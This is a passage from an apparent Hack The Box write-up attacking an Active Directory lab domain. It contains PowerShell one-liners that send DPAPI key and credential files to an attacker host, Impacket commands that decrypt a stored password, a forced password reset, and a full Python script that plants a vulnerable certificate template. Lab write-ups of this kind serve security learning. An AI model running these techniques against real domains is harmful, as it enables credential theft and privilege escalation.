

This demonstrates Noah's valid certificate registration scope. His Domain Users membership grants him permission to register four certificate templates, while Authenticated Users can register certificates with enterprise CAs:

This expands on the Noah inheritance group relationships, including Certificate Service and DCOM Access.
The third image points to GPO {6AC1786C-016F-11D2-945F-00C04FB984F9}, which is the fixed GUID set by Microsoft for the default domain controller policy, and shows the AddKeyCredentialLink relationship from the Privileged Key Management group:
 Noah has no way to access these groups and does not have write permissions to the GPO, therefore this branch does not provide an upgrade path.
Switch to alex.o
Now that we have control of noah, let's see if he's stored anything interesting.
Microsoft's cmdkey utility will list the currently stored credentials:
C:\Users>cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: Domain:target=PC01.danglingtree.htb
    Type: Domain Password
    User: alex.o
alex.oseems interesting here.Even though he didn't reveal the password, we were still able to find Noah's credentials and master key file.
PS C:\Users> Get-ChildItem "$env:APPDATA\Microsoft\Credentials" -Force


    Directory: C:\Users\noah.b\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         3/27/2026   3:03 PM            490 57FFB67D684C67F09E7153B9C7CC3940


PS C:\Users> Get-ChildItem "$env:APPDATA\Microsoft\Protect" -Recurse -Force


    Directory: C:\Users\noah.b\AppData\Roaming\Microsoft\Protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         3/26/2026   2:23 PM                S-1-5-21-4220238332-57023728-1129110646-1602
-a-hs-         3/26/2026   2:23 PM             24 CREDHIST
-a-hs-         3/26/2026   2:23 PM             76 SYNCHIST


    Directory: C:\Users\noah.b\AppData\Roaming\Microsoft\Protect\S-1-5-21-4220238332-57023728-1129110646-1602


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         3/26/2026   2:23 PM            924 BK-DANGLINGTREE
-a-hs-         3/26/2026   2:23 PM            876 f53fcaba-f057-48e8-8f92-0180d274bf0f
-a-hs-         3/26/2026   2:23 PM             24 Preferred
We still need to download them to our local machine for cracking.
# attacker machine
nc -lvnp 6001 > f53fcaba-f057-48e8-8f92-0180d274bf0f
nc -lvnp 6002 > 57FFB67D684C67F09E7153B9C7CC3940

# target machine
powershell -NoProfile -Command "$p='C:\Users\noah.b\AppData\Roaming\Microsoft\Protect\S-1-5-21-4220238332-57023728-1129110646-1602\f53fcaba-f057-48e8-8f92-0180d274bf0f';$b=[IO.File]::ReadAllBytes($p);$c=[Net.Sockets.TcpClient]::new('10.10.14.128',6001);$s=$c.GetStream();$s.Write($b,0,$b.Length);$s.Close();$c.Close()"

powershell -NoProfile -Command "$p='C:\Users\noah.b\AppData\Roaming\Microsoft\Credentials\57FFB67D684C67F09E7153B9C7CC3940';$b=[IO.File]::ReadAllBytes($p);$c=[Net.Sockets.TcpClient]::new('10.10.14.128',6002);$s=$c.GetStream();$s.Write($b,0,$b.Length);$s.Close();$c.Close()"
We used the domain password from Impacket's dpapi.py to decrypt the master key:
dpapi.py masterkey \
    -file f53fcaba-f057-48e8-8f92-0180d274bf0f \
    -sid 'S-1-5-21-4220238332-57023728-1129110646-1602' \
    -password 'RiverDragon#Storm25'
Impacket v0.14.0.dev0+20260729.95945.570f2833 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : f53fcaba-f057-48e8-8f92-0180d274bf0f
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 000000b0 (176)
BackupKeyLen: 00000090 (144)
CredHistLen : 00000000 (0)
DomainKeyLen: 000001ac (428)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc64dbd37061d4f9c34bdbdca21aa8af57d26baad0d8
Provide the key to the credential parser
dpapi.py credential \
    -file 57FFB67D684C67F09E7153B9C7CC3940 \
    -key 0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc64dbd37061d4f9c34bdbdca21aa8af57d26baad0d8
Impacket v0.14.0.dev0+20260729.95945.570f2833 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2026-03-27 22:03:38+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PC01.danglingtree.htb
Description :
Unknown     :
Username    : alex.o
Unknown     : SunsetMountainPeak@2025
Now we can get another credit alex.o:SunsetMountainPeak@2025
Come back to Bloodhound, let's check what alex.ocan do
 Now we can try to change the password of
 Jake.H
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ bloodyAD -H dc.danglingtree.htb -i 10.129.2.79 \
    -d danglingtree.htb \
    -u alex.o -p 'SunsetMountainPeak@2025' \
    -s set password jake.h 'Wither123!'
[+] Password changed successfully!
Continue to check what can Jake.Hdo

Certipy's initial scan extracted CA-level permissions provided by Helpdesk_Cert_Support:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ certipy-ad find \
    -u 'jake.h@danglingtree.htb' -p 'Wither123!' \
    -dc-ip 10.129.2.79 -dc-host dc.danglingtree.htb \
    -stdout | grep -i ManageCertificates
Certipy v5.1.0 - by Oliver Lyak (ly4k)

        ManageCertificates              : DANGLINGTREE.HTB\Helpdesk_Cert_Support
The Manage Certificates feature allows for the approval and revocation of certificate requests.
Due to the lack of Manage CA permissions, Jake cannot change the CA configuration or publish a different template name.
The group name alone does not prove the delegated permissions. We need to use bloodyAD to query Jake's valid child object permissions:
bloodyAD -H dc.danglingtree.htb -i 10.129.2.79 \
    -d danglingtree.htb \
    -u jake.h -p 'Wither123!' \
    -s get writable --partition CONFIGURATION --right CHILD --detail

distinguishedName: CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
device: CREATE_CHILD

distinguishedName: CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
msPKI-Enterprise-Oid: CREATE_CHILD
These results grant Jake two basic permissions:
Create a pKICertificateTemplate object under CN=Certificate Templates.

Create the corresponding msPKI-Enterprise-Oid data under CN=OID.
Directory permissions are limited to these two PKI containers. Therefore, we queried the CA's pKIEnrollmentService object via LDAP and requested its multi-valued certificateTemplates property:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ LDAPTLS_REQCERT=never ldapsearch -LLL -x -H ldaps://10.129.2.79 \
    -D 'jake.h@danglingtree.htb' -w 'Wither123!' \
    -b 'CN=danglingtree-DC-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb' \
    -s base '(objectClass=pKIEnrollmentService)' certificateTemplates
dn: CN=danglingtree-DC-CA,CN=Enrollment Services,CN=Public Key Services,CN=Ser
 vices,CN=Configuration,DC=danglingtree,DC=htb
certificateTemplates: RemoteAccessVPN
certificateTemplates: EmployeeAuthTemplate
certificateTemplates: VPNUserTemplate
certificateTemplates: DirectoryEmailReplication
certificateTemplates: DomainControllerAuthentication
certificateTemplates: KerberosAuthentication
certificateTemplates: EFSRecovery
certificateTemplates: EFS
certificateTemplates: DomainController
certificateTemplates: WebServer
certificateTemplates: Machine
certificateTemplates: User
certificateTemplates: SubCA
certificateTemplates: Administrator
Continued checking each corresponding object under CN=Certificate Templates
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ for template in RemoteAccessVPN EmployeeAuthTemplate VPNUserTemplate; do
    printf '[%s]\n' "$template"
    LDAPTLS_REQCERT=never ldapsearch -LLL -x -H ldaps://10.129.2.79 \
        -D 'jake.h@danglingtree.htb' -w 'Wither123!' \
        -b "CN=$template,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb" \
        -s base '(objectClass=*)' dn 2>/dev/null
done
[RemoteAccessVPN]
[EmployeeAuthTemplate]
[VPNUserTemplate]
The absence of a identifiable name returned by the query indicates that all three template objects do not exist.
While Jake cannot add new posting entries, he can create the missing objects.
Next, let's create a missing EmployeeAuthTemplate.
#!/usr/bin/env python3

import argparse
import secrets
import ssl
import struct

from impacket.ldap import ldaptypes
from ldap3 import ALL, BASE, MODIFY_REPLACE, SUBTREE, Connection, Server, SIMPLE, Tls
from ldap3.protocol.microsoft import security_descriptor_control


CLIENT_AUTH = "1.3.6.1.5.5.7.3.2"


def fail(connection, action):
    raise SystemExit(f"[-] {action}: {connection.result}")


def create_ace(sid, mask):
    ace = ldaptypes.ACE()
    ace["AceType"] = ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE
    ace["AceFlags"] = 0
    ace["Ace"] = ldaptypes.ACCESS_ALLOWED_ACE()
    ace["Ace"]["Mask"] = ldaptypes.ACCESS_MASK()
    ace["Ace"]["Mask"]["Mask"] = mask
    ace["Ace"]["Sid"] = ldaptypes.LDAP_SID()
    ace["Ace"]["Sid"].fromCanonical(sid)
    return ace


def create_security_descriptor(sid):
    descriptor = ldaptypes.SR_SECURITY_DESCRIPTOR()
    descriptor["Revision"] = b"\x01"
    descriptor["Sbz1"] = b"\x00"
    descriptor["Control"] = 0x9C04
    descriptor["OwnerSid"] = ldaptypes.LDAP_SID()
    descriptor["OwnerSid"].fromCanonical(sid)
    descriptor["GroupSid"] = b""
    descriptor["Sacl"] = b""

    descriptor["Dacl"] = ldaptypes.ACL()
    descriptor["Dacl"]["AclRevision"] = 2
    descriptor["Dacl"]["Sbz1"] = 0
    descriptor["Dacl"]["Sbz2"] = 0
    descriptor["Dacl"].aces = [
        create_ace(sid, 983551),
        create_ace("S-1-5-11", 131220),
    ]
    return descriptor


parser = argparse.ArgumentParser(
    description="Create a certificate-template OID and an initial template object over LDAPS"
)
parser.add_argument("-H", "--host", required=True)
parser.add_argument("-u", "--user", required=True)
parser.add_argument("-p", "--password", required=True)
parser.add_argument("-t", "--template", default="EmployeeAuthTemplate")
args = parser.parse_args()

tls = Tls(validate=ssl.CERT_NONE)
server = Server(args.host, port=636, use_ssl=True, tls=tls, get_info=ALL)
connection = Connection(
    server,
    user=args.user,
    password=args.password,
    authentication=SIMPLE,
    auto_bind=True,
    check_names=False,
)

config_dn = server.info.other["configurationNamingContext"][0]
oid_base = f"CN=OID,CN=Public Key Services,CN=Services,{config_dn}"
template_base = f"CN=Certificate Templates,CN=Public Key Services,CN=Services,{config_dn}"
template_dn = f"CN={args.template},{template_base}"

connection.search(template_dn, "(objectClass=*)", BASE, attributes=["cn"])
template_exists = bool(connection.entries)

if not template_exists:
    connection.search(oid_base, "(objectClass=*)", BASE, attributes=["msPKI-Cert-Template-OID"])
    root_oid = connection.entries[0]["msPKI-Cert-Template-OID"].value

    connection.search(
        oid_base,
        "(objectClass=msPKI-Enterprise-Oid)",
        SUBTREE,
        attributes=["msPKI-Cert-Template-OID"],
    )
    prefix = f"{root_oid}.1."
    indexes = []
    for entry in connection.entries:
        value = entry["msPKI-Cert-Template-OID"].value
        if value and value.startswith(prefix) and value[len(prefix) :].isdigit():
            indexes.append(int(value[len(prefix) :]))

    index = max(indexes, default=0) + 1
    template_oid = f"{prefix}{index}"
    oid_cn = f"{index}.{secrets.token_hex(16).upper()}"
    oid_dn = f"CN={oid_cn},{oid_base}"

    oid_attributes = {
        "objectClass": ["top", "msPKI-Enterprise-Oid"],
        "cn": oid_cn,
        "displayName": args.template,
        "flags": 1,
        "msPKI-Cert-Template-OID": template_oid,
    }

    if not connection.add(oid_dn, attributes=oid_attributes):
        fail(connection, "OID creation failed")

    template_attributes = {
        "objectClass": ["top", "pKICertificateTemplate"],
        "cn": args.template,
        "displayName": args.template,
        "instanceType": 4,
        "showInAdvancedViewOnly": True,
        "flags": 0,
        "revision": 1,
        "pKIDefaultKeySpec": 2,
        "pKIKeyUsage": b"\x86\x00",
        "pKIMaxIssuingDepth": -1,
        "pKICriticalExtensions": ["2.5.29.19", "2.5.29.15"],
        "pKIExpirationPeriod": struct.pack("<q", -315360000000000),
        "pKIOverlapPeriod": struct.pack("<q", -36288000000000),
        "pKIExtendedKeyUsage": [CLIENT_AUTH],
        "pKIDefaultCSPs": [
            "2,Microsoft Base Cryptographic Provider v1.0",
            "1,Microsoft Enhanced Cryptographic Provider v1.0",
        ],
        "msPKI-RA-Signature": 0,
        "msPKI-Enrollment-Flag": 0,
        "msPKI-Private-Key-Flag": 16,
        "msPKI-Certificate-Name-Flag": 1,
        "msPKI-Minimal-Key-Size": 2048,
        "msPKI-Template-Schema-Version": 1,
        "msPKI-Template-Minor-Revision": 1,
        "msPKI-Cert-Template-OID": template_oid,
    }

    if not connection.add(template_dn, attributes=template_attributes):
        connection.delete(oid_dn)
        fail(connection, "template creation failed")

    print(f"[+] OID:      {template_oid}")
    print(f"[+] OID DN:   {oid_dn}")

descriptor = create_security_descriptor("S-1-5-11").getData()
changes = {"nTSecurityDescriptor": [(MODIFY_REPLACE, [descriptor])]}
control = security_descriptor_control(sdflags=0x04)
if not connection.modify(template_dn, changes, controls=control):
    fail(connection, "DACL update failed")

print(f"[+] Template: {template_dn}")
print("[+] Authenticated Users received full control")
Let's run it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ python3 create_template.py \
    -H dc.danglingtree.htb \
    -u 'jake.h@danglingtree.htb' \
    -p 'Wither123!' \
    -t EmployeeAuthTemplate
[+] OID:      1.3.6.1.4.1.311.21.8.13218431.14779392.10764427.12370424.10671376.174.1.403
[+] OID DN:   CN=403.F6CA5EC7D08FD34D420D52ED1A5B22D8,CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
[+] Template: CN=EmployeeAuthTemplate,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
[+] Authenticated Users received full control
